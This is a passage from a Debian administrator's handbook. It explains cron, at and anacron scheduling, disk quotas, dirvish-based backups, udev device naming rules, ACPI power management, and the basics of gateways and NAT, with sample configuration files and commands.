Last but not least, it is even possible to emulate `inetd`'s behaviour with `systemd`'s socket-activation mechanism (see section 9.1.1, “The `systemd` init system” page 182).

## 9.7. Scheduling Tasks with `cron` and `atd`

`cron` is the daemon responsible for executing scheduled and recurring commands (every day, every week, etc.); `atd` is that which deals with commands to be executed a single time, but at a specific moment in the future.

In a Unix system, many tasks are scheduled for regular execution:

- rotating the logs;
- updating the database for the `locate` program;
- back-ups;
- maintenance scripts (such as cleaning out temporary files).

By default, all users can schedule the execution of tasks. Each user has thus their own `crontab` in which they can record scheduled commands. It can be edited by running `crontab -e` (its content is stored in the `/var/spool/cron/crontabs/user` file).

SECURITY

### Restricting `cron` or `atd`

You can restrict access to `cron` by creating an explicit authorization file (whitelist) in `/etc/cron.allow`, in which you indicate the only users authorized to schedule commands. All others will automatically be deprived of this feature. Conversely, to only block one or two troublemakers, you could write their username in the explicit prohibition file (blacklist), `/etc/cron.deny`. This same feature is available for `atd`, with the `/etc/at.allow` and `/etc/at.deny` files.

The root user has their own *crontab*, but can also use the `/etc/crontab` file, or write additional *crontab* files in the `/etc/cron.d` directory. These last two solutions have the advantage of being able to specify the user identity to use when executing the command.

The *cron* package includes by default some scheduled commands that execute:

- programs in the `/etc/cron.hourly/` directory once per hour;
- programs in `/etc/cron.daily/` once per day;
- programs in `/etc/cron.weekly/` once per week;
- programs in `/etc/cron.monthly/` once per month.

Many Debian packages rely on this service: by putting maintenance scripts in these directories, they ensure optimal operation of their services.

### 9.7.1. Format of a crontab File

**TIP**  
**Text shortcuts for cron**

*cron* recognizes some abbreviations which replace the first five fields in a *crontab* entry. They correspond to the most classic scheduling options:

- `@yearly`: once per year (January 1, at 00:00);
- `@monthly`: once per month (the 1st of the month, at 00:00);
- `@weekly`: once per week (Sunday at 00:00);
- `@daily`: once per day (at 00:00);
- `@hourly`: once per hour (at the beginning of each hour).

**SPECIAL CASE**  
**cron and daylight savings time**

In Debian, *cron* takes the time change (for Daylight Savings Time, or in fact for any significant change in the local time) into account as best as it can. Thus, the commands that should have been executed during an hour that never existed (for example, tasks scheduled at 2:30 am during the Spring time change in France, since at 2:00 am the clock jumps directly to 3:00 am) are executed shortly after the time change (thus around 3:00 am DST). On the other hand, in autumn, when commands would be executed several times (2:30 am DST, then an hour later at 2:30 am standard time, since at 3:00 am DST the clock turns back to 2:00 am) are only executed once.

Be careful, however, if the order in which the different scheduled tasks and the delay between their respective executions matters, you should check the compatibility of these constraints with *cron*'s behavior; if necessary, you can prepare a special schedule for the two problematic nights per year.

Each significant line of a *crontab* describes a scheduled command with the six (or seven) following fields:

- the value for the minute (number from 0 to 59);
- the value for the hour (from 0 to 23);

- the value for the day of the month (from 1 to 31);
- the value for the month (from 1 to 12);
- the value for the day of the week (from 0 to 7, 1 corresponding to Monday, Sunday being represented by both 0 and 7; it is also possible to use the first three letters of the name of the day of the week in English, such as Sun, Mon, etc.);
- the user name under whose identity the command must be executed (in the `/etc/crontab` file and in the fragments located in `/etc/cron.d/`, but not in the users' own crontab files);
- the command to execute (when the conditions defined by the first five columns are met).

All these details are documented in the `crontab(5)` man page.

Each value can be expressed in the form of a list of possible values (separated by commas). The syntax `a-b` describes the interval of all the values between `a` and `b`. The syntax `a-b/c` describes the interval with an increment of `c` (example: `0-10/2` means `0,2,4,6,8,10`). An asterisk `*` is a wildcard, representing all possible values.

#### Example 9.2 Sample crontab file

```
#Format
#min hour day mon dow  command

# Download data every night at 7:25 pm
25 19 * * * $HOME/bin/get.pl

# 8:00 am, on weekdays (Monday through Friday)
00 08 * * 1-5 $HOME/bin/dosomething

# Restart the IRC proxy after each reboot
@reboot /usr/bin/dircproxy
```

#### Executing a command on boot

TIP

To execute a command a single time, just after booting the computer, you can use the `@reboot` macro (a simple restart of `cron` does not trigger a command scheduled with `@reboot`). This macro replaces the first five fields of an entry in the *crontab*.

#### Emulating cron with systemd

ALTERNATIVE

It is possible to emulate part of `cron`'s behaviour with `systemd`'s timer mechanism (see section 9.1.1, “[The systemd init system](#)” page 182).

### 9.7.2. Using the `at` Command

The `at` executes a command at a specified moment in the future. It takes the desired time and date as command-line parameters, and the command to be executed in its standard input. The



command will be executed as if it had been entered in the current shell. `at` even takes care to retain the current environment, in order to reproduce the same conditions when it executes the command. The time is indicated by following the usual conventions: 16:12 or 4:12pm represents 4:12 pm. The date can be specified in several European and Western formats, including DD.MM.YY (27.07.15 thus representing 27 July 2015), YYYY-MM-DD (this same date being expressed as 2015-07-27), MM/DD/[CC]YY (ie., 12/25/15 or 12/25/2015 will be December 25, 2015), or simple MMDD[CC]YY (so that 122515 or 12252015 will, likewise, represent December 25, 2015). Without it, the command will be executed as soon as the clock reaches the time indicated (the same day, or tomorrow if that time has already passed on the same day). You can also simply write “today” or “tomorrow”, which is self-explanatory.

```
$ at 09:00 27.07.15 <<END
> echo "Don't forget to wish a Happy Birthday to Raphaël!" \
> | mail lolando@debian.org
> END
warning: commands will be executed using /bin/sh
job 31 at Mon Jul 27 09:00:00 2015
```

An alternative syntax postpones the execution for a given duration: `at now + number period`. The *period* can be minutes, hours, days, or weeks. The *number* simply indicates the number of said units that must elapse before execution of the command.

To cancel a task scheduled by `cron`, simply run `crontab -e` and delete the corresponding line in the `crontab` file. For `at` tasks, it is almost as easy: run `atrm task-number`. The task number is indicated by the `at` command when you scheduled it, but you can find it again with the `atq` command, which gives the current list of scheduled tasks.

## 9.8. Scheduling Asynchronous Tasks: `anacron`

`anacron` is the daemon that completes `cron` for computers that are not on at all times. Since regular tasks are usually scheduled for the middle of the night, they will never be executed if the computer is off at that time. The purpose of `anacron` is to execute them, taking into account periods in which the computer is not working.

Please note that `anacron` will frequently execute such activity a few minutes after booting the machine, which can render the computer less responsive. This is why the tasks in the `/etc/anacrontab` file are started with the `nice` command, which reduces their execution priority and thus limits their impact on the rest of the system. Beware, the format of this file is not the same as that of `/etc/crontab`; if you have particular needs for `anacron`, see the `anacrontab(5)` manual page.

Installation of the `anacron` package deactivates execution by `cron` of the scripts in the `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/`, and `/etc/cron.monthly/` directories. This avoids their double execution by `anacron` and `cron`. The `cron` command remains active and will continue to handle the other scheduled tasks (especially those scheduled by users).

**Priorities and nice**

Unix systems (and thus Linux) are multi-tasking and multi-user systems. Indeed, several processes can run in parallel, and be owned by different users: the kernel mediates access to the resources between the different processes. As a part of this task, it has a concept of priority, which allows it to favor certain processes over others, as needed. When you know that a process can run in low priority, you can indicate so by running it with `nice program`. The program will then have a smaller share of the CPU, and will have a smaller impact on other running processes. Of course, if no other processes needs to run, the program will not be artificially held back.

`nice` works with levels of “niceness”: the positive levels (from 1 to 19) progressively lower the priority, while the negative levels (from -1 to -20) will increase it — but only root can use these negative levels. Unless otherwise indicated (see the `nice(1)` manual page), `nice` increases the current level by 10.

If you discover that an already running task should have been started with `nice` it is not too late to fix it; the `renice` command changes the priority of an already running process, in either direction (but reducing the “niceness” of a process is reserved for the root user).

## 9.9. Quotas

The quota system allows limiting disk space allocated to a user or group of users. To set it up, you must have a kernel that supports it (compiled with the `CONFIG_QUOTA` option) — as is the case with Debian kernels. The quota management software is found in the `quota` Debian package.

To activate quota in a filesystem, you have to indicate the `usrquota` and `grpquota` options in `/etc/fstab` for the user and group quotas, respectively. Rebooting the computer will then update the quotas in the absence of disk activity (a necessary condition for proper accounting of already used disk space).

The `edquota user` (or `edquota -g group`) command allows you to change the limits while examining current disk space usage.

**Defining quotas with a script**

The `setquota` program can be used in a script to automatically change many quotas. Its `setquota(8)` manual page details the syntax to use.

The quota system allows you to set four limits:

- two limits (called “soft” and “hard”) refer to the number of blocks consumed. If the filesystem was created with a block-size of 1 kibibyte, a block contains 1024 bytes from the same file. Unsaturated blocks thus induce losses of disk space. A quota of 100 blocks, which theoretically allows storage of 102,400 bytes, will however be saturated with just 100 files of 500 bytes each, only representing 50,000 bytes in total.
- two limits (soft and hard) refer to the number of inodes used. Each file occupies at least one inode to store information about it (permissions, owner, timestamp of last access, etc.). It is thus a limit on the number of user files.

A “soft” limit can be temporarily exceeded; the user will simply be warned that they are exceeding the quota by the `warnquota` command, which is usually invoked by `cron`. A “hard” limit can never be exceeded: the system will refuse any operation that will cause a hard quota to be exceeded.

VOCABULARY

**Blocks and inodes**

The filesystem divides the hard drive into blocks — small contiguous areas. The size of these blocks is defined during creation of the filesystem, and generally varies between 1 and 8 kibibytes.

A block can be used either to store the real data of a file, or for meta-data used by the filesystem. Among this meta-data, you will especially find the inodes. An inode uses a block on the hard drive (but this block is not taken into consideration in the block quota, only in the inode quota), and contains both the information on the file to which it corresponds (name, owner, permissions, etc.) and the pointers to the data blocks that are actually used. For very large files that occupy more blocks than it is possible to reference in a single inode, there is an indirect block system; the inode references a list of blocks that do not directly contain data, but another list of blocks.

With the `edquota -t` command, you can define a maximum authorized “grace period” within which a soft limit may be exceeded. After this period, the soft limit will be treated like a hard limit, and the user will have to reduce their disk space usage to within this limit in order to be able to write anything to the hard drive.

GOING FURTHER

**Setting up a default quota for new users**

To automatically setup a quota for new users, you have to configure a template user (with `edquota` or `setquota`) and indicate their user name in the `QUOTAUSER` variable in the `/etc/adduser.conf` file. This quota configuration will then be automatically applied to each new user created with the `adduser` command.

## 9.10. Backup

Making backups is one of the main responsibilities of any administrator, but it is a complex subject, involving powerful tools which are often difficult to master.

Many programs exist, such as `amanda`, `bacula`, `BackupPC`. Those are client/server system featuring many options, whose configuration is rather difficult. Some of them provide user-friendly web interfaces to mitigate this. But Debian contains dozens of other backup software covering all possible use cases, as you can easily confirm with `apt-cache search backup`.

Rather than detailing some of them, this section will present the thoughts of the Falcot Corp administrators when they defined their backup strategy.

At Falcot Corp, backups have two goals: recovering erroneously deleted files, and quickly restoring any computer (server or desktop) whose hard drive has failed.

### 9.10.1. Backing Up with rsync

Backups on tape having been deemed too slow and costly, data will be backed up on hard drives on a dedicated server, on which the use of software RAID (see section 12.1.1, “Software RAID” page 302) will protect the data from hard drive failure. Desktop computers are not backed up individually, but users are advised that their personal account on their department’s file server will be backed up. The `rsync` command (from the package of the same name) is used daily to back up these different servers.

BACK TO BASICS

#### The hard link, a second name for the file

A hard link, as opposed to a symbolic link, cannot be differentiated from the linked file. Creating a hard link is essentially the same as giving an existing file a second name. This is why the deletion of a hard link only removes one of the names associated with the file. As long as another name is still assigned to the file, the data therein remain present on the filesystem. It is interesting to note that, unlike a copy, the hard link does not take up additional space on the hard drive.

A hard link is created with the `ln target link` command. The `link` file is then a new name for the `target` file. Hard links can only be created on the same filesystem, while symbolic links are not subject to this limitation.

The available hard drive space prohibits implementation of a complete daily backup. As such, the `rsync` command is preceded by a duplication of the content of the previous backup with hard links, which prevents usage of too much hard drive space. The `rsync` process then only replaces files that have been modified since the last backup. With this mechanism a great number of backups can be kept in a small amount of space. Since all backups are immediately available and accessible (for example, in different directories of a given share on the network), you can quickly make comparisons between two given dates.

This backup mechanism is easily implemented with the `dirvish` program. It uses a backup storage space (“bank” in its vocabulary) in which it places timestamped copies of sets of backup files (these sets are called “vaults” in the `dirvish` documentation).

The main configuration is in the `/etc/dirvish/master.conf` file. It defines the location of the backup storage space, the list of “vaults” to manage, and default values for expiration of the backups. The rest of the configuration is located in the `bank/vault/dirvish/default.conf` files and contains the specific configuration for the corresponding set of files.

**Example 9.3** *The /etc/dirvish/master.conf file*

```
bank:
  /backup
exclude:
  lost+found/
  core
  *~
Runall:
  root    22:00
```

```

expire-default: +15 days
expire-rule:
#  MIN HR   DOM MON       DOW  STRFTIME_FMT
   *  *     *  *         1    +3 months
   *  *     1-7 *       1    +1 year
   *  *     1-7 1,4,7,10 1

```

The bank setting indicates the directory in which the backups are stored. The exclude setting allows you to indicate files (or file types) to exclude from the backup. The Runall is a list of file sets to backup with a time-stamp for each set, which allows you to assign the correct date to the copy, in case the backup is not triggered at precisely the assigned time. You have to indicate a time just before the actual execution time (which is, by default, 10:04 pm in Debian, according to `/etc/cron.d/dirvish`). Finally, the `expire-default` and `expire-rule` settings define the expiration policy for backups. The above example keeps forever backups that are generated on the first Sunday of each quarter, deletes after one year those from the first Sunday of each month, and after 3 months those from other Sundays. Other daily backups are kept for 15 days. The order of the rules does matter, Dirvish uses the last matching rule, or the `expire-default` one if no other `expire-rule` matches.

IN PRACTICE

### Scheduled expiration

The expiration rules are not used by `dirvish-expire` to do its job. In reality, the expiration rules are applied when creating a new backup copy to define the expiration date associated with that copy. `dirvish-expire` simply peruses the stored copies and deletes those for which the expiration date has passed.

#### Example 9.4 *The `/backup/root/dirvish/default.conf` file*

```

client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
  /var/cache/apt/archives/*.deb
  /var/cache/man/**
  /tmp/**
  /var/tmp/**
  *.bak

```

The above example specifies the set of files to back up: these are files on the machine *rivendell.falcot.com* (for local data backup, simply specify the name of the local machine as indicated by `hostname`), especially those in the root tree (`tree:/`), except those listed in `exclude`. The backup will be limited to the contents of one filesystem (`xdev:1`). It will not include files from other mount points. An index of saved files will be generated (`index:gzip`), and the image will be named according to the current date (`image-default:%Y%m%d`).

There are many options available, all documented in the `dirvish.conf(5)` manual page. Once these configuration files are setup, you have to initialize each file set with the `dirvish --vault vault --init` command. From there on the daily invocation of `dirvish-runall` will automatically create a new backup copy just after having deleted those that expired.

IN PRACTICE

**Remote backup over SSH**

When `dirvish` needs to save data to a remote machine, it will use `ssh` to connect to it, and will start `rsync` as a server. This requires the root user to be able to automatically connect to it. The use of an SSH authentication key allows precisely that (see section 9.2.1.1, “[Key-Based Authentication](#)” page 192).

## 9.10.2. Restoring Machines without Backups

Desktop computers, which are not backed up, will be easy to reinstall from custom DVD-ROMs prepared with *Simple-CDD* (see section 12.3.3, “[Simple-CDD: The All-In-One Solution](#)” page 343). Since this performs an installation from scratch, it loses any customization that can have been made after the initial installation. This is fine since the systems are all hooked to a central LDAP directory for accounts and most desktop applications are preconfigured thanks to `dconf` (see section 13.3.1, “[GNOME](#)” page 359 for more information about this).

The Falcot Corp administrators are aware of the limits in their backup policy. Since they can’t protect the backup server as well as a tape in a fireproof safe, they have installed it in a separate room so that a disaster such as a fire in the server room won’t destroy backups along with everything else. Furthermore, they do an incremental backup on DVD-ROM once per week — only files that have been modified since the last backup are included.

GOING FURTHER

**Backing up SQL and LDAP services**

Many services (such as SQL or LDAP databases) cannot be backed up by simply copying their files (unless they are properly interrupted during creation of the backups, which is frequently problematic, since they are intended to be available at all times). As such, it is necessary to use an “export” mechanism to create a “data dump” that can be safely backed up. These are often quite large, but they compress well. To reduce the storage space required, you will only store a complete text file per week, and a `diff` each day, which is created with a command of the type `diff file_from_yesterday file_from_today`. The `xdelta` program produces incremental differences from binary dumps.

CULTURE

**TAR, the standard for tape backups**

Historically, the simplest means of making a backup on Unix was to store a *TAR* archive on a tape. The `tar` command even got its name from “Tape ARchive”.

## 9.11. Hot Plugging: *hotplug*

### 9.11.1. Introduction

The *hotplug* kernel subsystem dynamically handles the addition and removal of devices, by loading the appropriate drivers and by creating the corresponding device files (with the help of

udev). With modern hardware and virtualization, almost everything can be hotplugged: from the usual USB/PCMCIA/IEEE 1394 peripherals to SATA hard drives, but also the CPU and the memory.

The kernel has a database that associates each device ID with the required driver. This database is used during boot to load all the drivers for the peripheral devices detected on the different buses, but also when an additional hotplug device is connected. Once the device is ready for use, a message is sent to udevd so it will be able to create the corresponding entry in `/dev/`.

### 9.11.2. The Naming Problem

Before the appearance of hotplug connections, it was easy to assign a fixed name to a device. It was based simply on the position of the devices on their respective bus. But this is not possible when such devices can come and go on the bus. The typical case is the use of a digital camera and a USB key, both of which appear to the computer as disk drives. The first one connected may be `/dev/sdb` and the second `/dev/sdc` (with `/dev/sda` representing the computer's own hard drive). The device name is not fixed; it depends on the order in which devices are connected.

Additionally, more and more drivers use dynamic values for devices' major/minor numbers, which makes it impossible to have static entries for the given devices, since these essential characteristics may vary after a reboot.

`udev` was created precisely to solve this problem.

#### IN PRACTICE

#### Network card management

Many computers have multiple network cards (sometimes two wired interfaces and a wifi interface), and with *hotplug* support on most bus types, the Linux kernel does not guarantee fixed naming of network interfaces. But users who want to configure their network in `/etc/network/interfaces` need a fixed name!

It would be difficult to ask every user to create their own `udev` rules to address this problem. This is why `udev` was configured in a rather peculiar manner; on first boot (and, more generally, each time that a new network card appears) it uses the name of the network interface and its MAC address to create new rules that will reassign the same name on subsequent boots. These rules are stored in `/etc/udev/rules.d/70-persistent-net.rules`.

This mechanism has some side effects that you should know about. Let's consider the case of a computer that has only one PCI network card. The network interface is named `eth0`, logically. Now say the card breaks down, and the administrator replaces it; the new card will have a new MAC address. Since the old card was assigned the name, `eth0`, the new one will be assigned `eth1`, even though the `eth0` card is gone for good (and the network will not be functional because `/etc/network/interfaces` likely configures an `eth0` interface). In this case, it is enough to simply delete the `/etc/udev/rules.d/70-persistent-net.rules` file before rebooting the computer. The new card will then be given the expected `eth0` name.

### 9.11.3. How *udev* Works

When *udev* is notified by the kernel of the appearance of a new device, it collects various information on the given device by consulting the corresponding entries in `/sys/`, especially those that uniquely identify it (MAC address for a network card, serial number for some USB devices, etc.).

Armed with all of this information, *udev* then consults all of the rules contained in `/etc/udev/rules.d/` and `/lib/udev/rules.d/`. In this process it decides how to name the device, what symbolic links to create (to give it alternative names), and what commands to execute. All of these files are consulted, and the rules are all evaluated sequentially (except when a file uses “GOTO” directives). Thus, there may be several rules that correspond to a given event.

The syntax of rules files is quite simple: each row contains selection criteria and variable assignments. The former are used to select events for which there is a need to react, and the latter defines the action to take. They are all simply separated with commas, and the operator implicitly differentiates between a selection criterion (with comparison operators, such as `==` or `!=`) or an assignment directive (with operators such as `=`, `+=` or `:=`).

Comparison operators are used on the following variables:

- **KERNEL:** the name that the kernel assigns to the device;
- **ACTION:** the action corresponding to the event (“add” when a device has been added, “remove” when it has been removed);
- **DEVPATH:** the path of the device’s `/sys/` entry;
- **SUBSYSTEM:** the kernel subsystem which generated the request (there are many, but a few examples are “usb”, “ide”, “net”, “firmware”, etc.);
- **ATTR{attribute}:** file contents of the *attribute* file in the `/sys/$devpath/` directory of the device. This is where you find the MAC address and other bus specific identifiers;
- **KERNELS, SUBSYSTEMS and ATTRS{attributes}** are variations that will try to match the different options on one of the parent devices of the current device;
- **PROGRAM:** delegates the test to the indicated program (true if it returns 0, false if not). The content of the program’s standard output is stored so that it can be reused by the **RESULT** test;
- **RESULT:** execute tests on the standard output stored during the last call to **PROGRAM**.

The right operands can use pattern expressions to match several values at the same time. For instance, `*` matches any string (even an empty one); `?` matches any character, and `[]` matches the set of characters listed between the square brackets (or the opposite thereof if the first character is an exclamation point, and contiguous ranges of characters are indicated like `a-z`).

Regarding the assignment operators, `=` assigns a value (and replaces the current value); in the case of a list, it is emptied and contains only the value assigned. `:=` does the same, but prevents later changes to the same variable. As for `+=`, it adds an item to a list. The following variables can be changed:



- NAME: the device filename to be created in /dev/. Only the first assignment counts; the others are ignored;
- SYMLINK: the list of symbolic links that will point to the same device;
- OWNER, GROUP and MODE define the user and group that owns the device, as well as the associated permission;
- RUN: the list of programs to execute in response to this event.

The values assigned to these variables may use a number of substitutions:

- \$kernel or %k: equivalent to KERNEL;
- \$number or %n: the order number of the device, for example, for sda3, it would be “3”;
- \$devpath or %p: equivalent to DEVPATH;
- \$attr{attribute} or %s{attribute}: equivalent to ATTRS{attribute};
- \$major or %M: the kernel major number of the device;
- \$minor or %m: the kernel minor number of the device;
- \$result or %c: the string output by the last program invoked by PROGRAM;
- and, finally, %% and \$\$ for the percent and dollar sign, respectively.

The above lists are not complete (they include only the most important parameters), but the udev (7) manual page should be exhaustive.

#### 9.11.4. A concrete example

Let us consider the case of a simple USB key and try to assign it a fixed name. First, you must find the elements that will identify it in a unique manner. For this, plug it in and run `udevadm info -a -n /dev/sdc` (replacing `/dev/sdc` with the actual name assigned to the key).

```
# udevadm info -a -n /dev/sdc
[...]
looking at device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2/1-2.2:1.0/host9/
↳ target9:0:0/9:0:0:0/block/sdc':
KERNEL=="sdc"
SUBSYSTEM=="block"
DRIVER=="
ATTR{range}=="16"
ATTR{ext_range}=="256"
ATTR{removable}=="1"
ATTR{ro}=="0"
ATTR{size}=="126976"
ATTR{alignment_offset}=="0"
ATTR{capability}=="53"
ATTR{stat}=="      51      100      1208      256      0      0      0
↳          0      0      192      25      6"
ATTR{inflight}=="      0      0"
```

```

[...]
looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1
  ↳ /1-2/1-2.2/1-2.2:1.0/host9/target9:0:0/9:0:0:0':
  KERNELS=="9:0:0:0"
  SUBSYSTEMS=="scsi"
  DRIVERS=="sd"
  ATTRS{device_blocked}=="0"
  ATTRS{type}=="0"
  ATTRS{scsi_level}=="3"
  ATTRS{vendor}=="IOMEGA  "
  ATTRS{model}=="UMni64MB*IOM2C4 "
  ATTRS{rev}=="  "
  ATTRS{state}=="running"
[...]
  ATTRS{max_sectors}=="240"
[...]
looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2':
  KERNELS=="9:0:0:0"
  SUBSYSTEMS=="usb"
  DRIVERS=="usb"
  ATTRS{configuration}=="iCfg"
  ATTRS{bNumInterfaces}==" 1"
  ATTRS{bConfigurationValue}=="1"
  ATTRS{bmAttributes}=="80"
  ATTRS{bMaxPower}=="100mA"
  ATTRS{urbnum}=="398"
  ATTRS{idVendor}=="4146"
  ATTRS{idProduct}=="4146"
  ATTRS{bcdDevice}=="0100"
[...]
  ATTRS{manufacturer}=="USB Disk"
  ATTRS{product}=="USB Mass Storage Device"
  ATTRS{serial}=="M004021000001"
[...]

```

To create a new rule, you can use tests on the device's variables, as well as those of one of the parent devices. The above case allows us to create two rules like these:

```

KERNEL=="sd?", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="usb_key/
  ↳ disk"
KERNEL=="sd?[0-9]", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="
  ↳ usb_key/part%n"

```

Once these rules are set in a file, named for example `/etc/udev/rules.d/010_local.rules`, you can simply remove and reconnect the USB key. You can then see that `/dev/usb_key/disk` represents the disk associated with the USB key, and `/dev/usb_key/part1` is its first partition.

GOING FURTHER

**Debugging *udev*'s configuration**

Like many daemons, *udev* stores logs in `/var/log/daemon.log`. But it is not very verbose by default, and it is usually not enough to understand what is happening. The `udevadm control --log-priority=info` command increases the verbosity level and solves this problem. `udevadm control --log-priority=err` returns to the default verbosity level.

## 9.12. Power Management: Advanced Configuration and Power Interface (ACPI)

The topic of power management is often problematic. Indeed, properly suspending the computer requires that all the computer's device drivers know how to put them to standby, and that they properly reconfigure the devices upon waking. Unfortunately, there are still a few devices unable to sleep well under Linux, because their manufacturers have not provided the required specifications.

Linux supports ACPI (Advanced Configuration and Power Interface) — the most recent standard in power management. The *acpid* package provides a daemon that looks for power management related events (switching between AC and battery power on a laptop, etc.) and that can execute various commands in response.

BEWARE

**Graphics card and standby**

The graphics card driver is often the culprit when standby doesn't work properly. In that case, it is a good idea to test the latest version of the X.org graphics server.

After this overview of basic services common to many Unix systems, we will focus on the environment of the administered machines: the network. Many services are required for the network to work properly. They will be discussed in the next chapter.




## Keywords

---

Network  
Gateway  
TCP/IP  
IPv6  
DNS  
Bind  
DHCP  
QoS

---



# Network Infrastructure **10**

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*Linux sports the whole Unix heritage for networking, and Debian provides a full set of tools to create and manage them. This chapter reviews these tools.*

## 10.1. Gateway

A gateway is a system linking several networks. This term often refers to a local network’s “exit point” on the mandatory path to all external IP addresses. The gateway is connected to each of the networks it links together, and acts as a router to convey IP packets between its various interfaces.

BACK TO BASICS

### IP packet

Most networks nowadays use the IP protocol (*Internet Protocol*). This protocol segments the transmitted data into limited-size packets. Each packet contains, in addition to its payload data, a number of details required for its proper routing.

BACK TO BASICS

### TCP/UDP

Many programs do not handle the individual packets themselves, even though the data they transmit does travel over IP; they often use TCP (*Transmission Control Protocol*). TCP is a layer over IP allowing the establishment of connections dedicated to data streams between two points. The programs then only see an entry point into which data can be fed with the guarantee that the same data exits without loss (and in the same sequence) at the exit point at the other end of the connection. Although many kinds of errors can happen in the lower layers, they are compensated by TCP: lost packets are retransmitted, and packets arriving out of order (for example, if they used different paths) are re-ordered appropriately.

Another protocol relying on IP is UDP (*User Datagram Protocol*). In contrast to TCP, it is packet-oriented. Its goals are different: the purpose of UDP is only to transmit one packet from an application to another. The protocol does not try to compensate for possible packet loss on the way, nor does it ensure that packets are received in the same order as were sent. The main advantage to this protocol is that the latency is greatly improved, since the loss of a single packet does not delay the receiving of all following packets until the lost one is retransmitted.

TCP and UDP both involve ports, which are “extension numbers” for establishing communication with a given application on a machine. This concept allows keeping several different communications in parallel with the same correspondent, since these communications can be distinguished by the port number.

Some of these port numbers — standardized by the IANA (*Internet Assigned Numbers Authority*) — are “well-known” for being associated with network services. For instance, TCP port 25 is generally used by the email server.

➡ <http://www.iana.org/assignments/port-numbers>

When a local network uses a private address range (not routable on the Internet), the gateway needs to implement *address masquerading* so that the machines on the network can communicate with the outside world. The masquerading operation is a kind of proxy operating on the network level: each outgoing connection from an internal machine is replaced with a connection from the gateway itself (since the gateway does have an external, routable address), the data going through the masqueraded connection is sent to the new one, and the data coming back in reply is sent through to the masqueraded connection to the internal machine. The gateway uses a range of dedicated TCP ports for this purpose, usually with very high numbers (over 60000). Each connection coming from an internal machine then appears to the outside world as a connection coming from one of these reserved ports.

**Private address range**

RFC 1918 defines three ranges of IPv4 addresses not meant to be routed on the Internet but only used in local networks. The first one, 10.0.0.0/8 (see sidebar “[Essential network concepts \(Ethernet, IP address, subnet, broadcast\)](#)” page 149), is a class-A range (with  $2^{24}$  IP addresses). The second one, 172.16.0.0/12, gathers 16 class-B ranges (172.16.0.0/16 to 172.31.0.0/16), each containing  $2^{16}$  IP addresses. Finally, 192.168.0.0/16 is a class-B range (grouping 256 class-C ranges, 192.168.0.0/24 to 192.168.255.0/24, with 256 IP addresses each).

➔ <http://www.faqs.org/rfcs/rfc1918.html>

The gateway can also perform two kinds of *network address translation* (or NAT for short). The first kind, *Destination NAT* (DNAT) is a technique to alter the destination IP address (and/or the TCP or UDP port) for a (generally) incoming connection. The connection tracking mechanism also alters the following packets in the same connection to ensure continuity in the communication. The second kind of NAT is *Source NAT* (SNAT), of which *masquerading* is a particular case; SNAT alters the source IP address (and/or the TCP or UDP port) of a (generally) outgoing connection. As for DNAT, all the packets in the connection are appropriately handled by the connection tracking mechanism. Note that NAT is only relevant for IPv4 and its limited address space; in IPv6, the wide availability of addresses greatly reduces the usefulness of NAT by allowing all “internal” addresses to be directly routable on the Internet (this does not imply that internal machines are accessible, since intermediary firewalls can filter traffic).

**Port forwarding**

A concrete application of DNAT is *port forwarding*. Incoming connections to a given port of a machine are forwarded to a port on another machine. Other solutions may exist for achieving a similar effect, though, especially at the application level with `ssh` (see section 9.2.1.3, “[Creating Encrypted Tunnels with Port Forwarding](#)” page 194) or `redir`.

Enough theory, let’s get practical. Turning a Debian system into a gateway is a simple matter of enabling the appropriate option in the Linux kernel, by way of the `/proc/` virtual filesystem:

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

This option can also be automatically enabled on boot if `/etc/sysctl.conf` sets the `net.ipv4.conf.default.forwarding` option to 1.

**Example 10.1** *The `/etc/sysctl.conf` file*

```
net.ipv4.conf.default.forwarding = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.tcp_syncookies = 1
```

